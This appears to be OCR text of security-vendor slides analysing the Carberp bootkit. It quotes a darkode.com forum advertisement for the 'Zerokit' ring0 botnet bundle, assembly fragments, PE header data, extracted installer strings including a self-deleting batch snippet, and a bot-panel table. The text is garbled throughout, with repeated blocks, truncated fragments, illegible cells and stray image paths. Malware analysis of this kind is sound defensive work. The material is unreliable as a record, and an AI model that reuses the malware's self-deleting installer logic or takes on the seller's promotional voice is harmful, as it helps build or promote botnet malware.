xor             cs:[eax],al
int             3
mov             edi,edi
push            ebp
mov             ebp,esp
push            esi
push            edi
push            d,[ebp][8]
call            .000010720 --↓4
mov             edi,[000010E00] --↓5
add             edi,000000800
mov             esi,00001069E ;'BK-LOADER 1.0' --↑6
movsd
movsd
movsd
movsw
pop             edi
pop             esi
pop             ebp
retn            4 ; _^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
```

...g in ring0).

...otkit-utilities (Tuluka,

...chosen process.
...a stage).

...nt existence in the

...rootkit scanner,
...f detection exists
...opportunity of

...*nd AV-scanners, that*

...*ntity of files which*

- **Bootkit.** It is responsible for the start of the basic modules at a stage of loading of OS.
- **Driver.** It is responsible for all infrastructure and implements componental business-logic on the basis of so-called mod (functional unit). That is, the driver is not a legacy driver (monolithic), and consists of the set of mods that allows to operate the bundle with maximum of flexibility, and to protect (hard to reverse), update and expand it.
- **Dropper.** At the current moment it brake out all machines with the patches till January, 8th, 2011, except for XP x32/x64 where reloading is initiated. If the systems distinct from XP have latest updates reloading is initiated as well.
- User friendly Admin Panel.

Ring0 bundle (Zerokit) for control million-strong botnet

Ring0 bundle (Zerokit) for control million-strong botnet


Author	Message
ring0 Joined: 21 May 2011 Posts: 12 Rep: 1752	**Ring0 bundle (Zerokit) for control million-strong botnet** QUOTE I want to introduce new crazy **ring0 bundle** (**Zerokit** or **0kit**) for control million-strong botnet.

```
int             3
inc             edx
dec             ebx
sub             eax,044414F4C ;'DAOL'
inc             ebp
push            edx
and             [ecx],dh
xor             cs:[eax],al
```

```
BKSETUP: BkSetup version 2.5 started.
BKSETUP: Failed generating program key name.
BKSETUP: Already installed.
BKSETUP: OS not supported.
BKSETUP: Not enough privileges to complete installation.
BKSETUP: No joined payload found.
BKSETUP: No joined BK loader found.
BKSETUP: Installation failed, error: %u.
BKSETUP: Successfully installed.
```

```
movsd
movsd
movsd
movsw
pop             edi
pop             esi
pop             ebp
retn            4 ; _^_^_^_^_^_^_^_^_^_^_^_^_^_^_
```

- **Bootkit.** It is responsible for the start of the basic modules at a stage of loading of OS.
- **Driver.** It is responsible for all infrastructure and implements componental business-logic on the basis of so-called mod (functional unit). That is, the driver is not a legacy driver (monolithic), and consists of the set of mods that allows to operate the bundle with maximum of flexibility, and to protect (hard to reverse), update and expand it.
- **Dropper.** At the current moment it brake out all machines with the patches till January, 8th, 2011, except for XP x32/x64 where reloading is initiated. If the systems distinct from XP have latest updates reloading is initiated as well.
- User friendly Admin Panel.



Ring0 bundle (Zerokit) for control million-strong botnet

Goto page 1, 2, 3, 4 Next

Post Reply | darkode.com Forum Index » Projects | View previous topic | View next topic

Ring0 bundle (Zerokit) for control million-strong botnet

Author	Message
ring0 Joined: 21 May 2011 Posts: 12 Rep: 1752	Ring0 bundle (Zerokit) for control million-strong botnet I want to introduce new crazy **ring0 bundle** (**Zerokit** or **0kit**) for control million-strong botnet.

```
 int     3
6inc     edx
 dec     ebx
 sub     eax,044414F4C ;'DAOL'
 inc     ebp
 push    edx
```

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	4D5561A2h	11/02/2011 16:19:46
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0103h	
Magic	010Bh	PE32
Linker Version	0008h	8.0

```
 movsd
 movsw
 pop     edi
 pop     esi
 pop     ebp
 retn    4 ;
```

- **Bootkit.** It is responsible for the start of the basic modules at a stage of loading of OS.
- **Driver.** It is responsible for all infrastructure and implements componental business-logic on the basis of so-called mod (functional unit). That is, the driver is not a legacy driver (monolithic), and consists of the set of mods that allows to operate the bundle with maximum of flexibility, and to protect (hard to reverse), update and expand it.
- **Dropper.** At the current moment it brake out all machines with the patches till January, 8th, 2011, except for XP x32/x64 where reloading is initiated. If the systems distinct from XP have latest updates reloading is initiated as well.
- User friendly Admin Panel.

Interesting Carberp sample (October 2011)

```
_IsWow64Process@4•
VBR•
\PHYSICALDRIVE0•
\PHYSICALDRIVE0•
BKSETUP: Payload of %u bytes successfully written at sector %x.
\Device\Harddisk0\Partition%u•
\Device\Harddisk0\Partition%u•
NTFS    •
BKSETUP_%04x: BK setup dll version 2.1.
BKSETUP_%04x: Attached to a 32-bit process at 0x%x.
BKSETUP_%04x: Detached from a 32-bit process.
{%08X-%04X-%04X-%04X-%08X%04X}•
IsWow64Process•
KERNEL32.DLL•
open•
%lu.bat•
"%s"•
attrib -r -s -h%1
:klabel
del %1
if exist %1 goto klabel
del %0
Software\Classes\CLSID\•
runas•
BKSETUP: Failed generating program key name.
BKSETUP: Already installed.
BKSETUP: OS not supported.
BKSETUP: Not enough privileges to complete installation.
BKSETUP: No joined payload found.
BKSETUP: Installation failed because of unknown reason.
BKSETUP: Successfully installed.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x.
BKSETUP: Process 0x%x finished with status %u.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x
BKSETUP: Process 0x%x finished with status %u
```

Interesting Carberp sample (October 2011)

Total bots: 2831

Sort
Status
Step
Alias

Other
Del

ID	step	info	status	data
TEST_BK_KIT_EXPLORER0D9493DFECAE8C4B0	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_KIT_EXPLORER08D7BD1230A905D00	6	BkInstall	FALSE	0000-00-00 00:00:00
123213oob	1	infa	false	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0F1B889AC4F21B5CA	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV[illegible]C77	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV[illegible]01A	[illegible]	[illegible]	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV06F0743BC19E94740	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0DA631E2FA5B562AF	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV079943F8A64F9587B	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV09A01A1B010A8035A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV07AA547C0940C1901	3	BkInstall0 GetLastError = 0	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0B61FDB428F96A87B	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0AE10F7A3602E42CB	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV06627C6A2AB3A2480	1	IsUserAdmin	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0623F20AD27008003	6	BkInstall	FALSE	0000-00-00 00:00:00


≈3000 tested bots


```
BKSETUP: Installation failed because of unknown reason.
BKSETUP: Successfully installed.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x.
BKSETUP: Process 0x%x finished with status %u.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x
BKSETUP: Process 0x%x finished with status %u
```

ESET


GROUP-IB

Interesting strings inside Carberp with bootkit






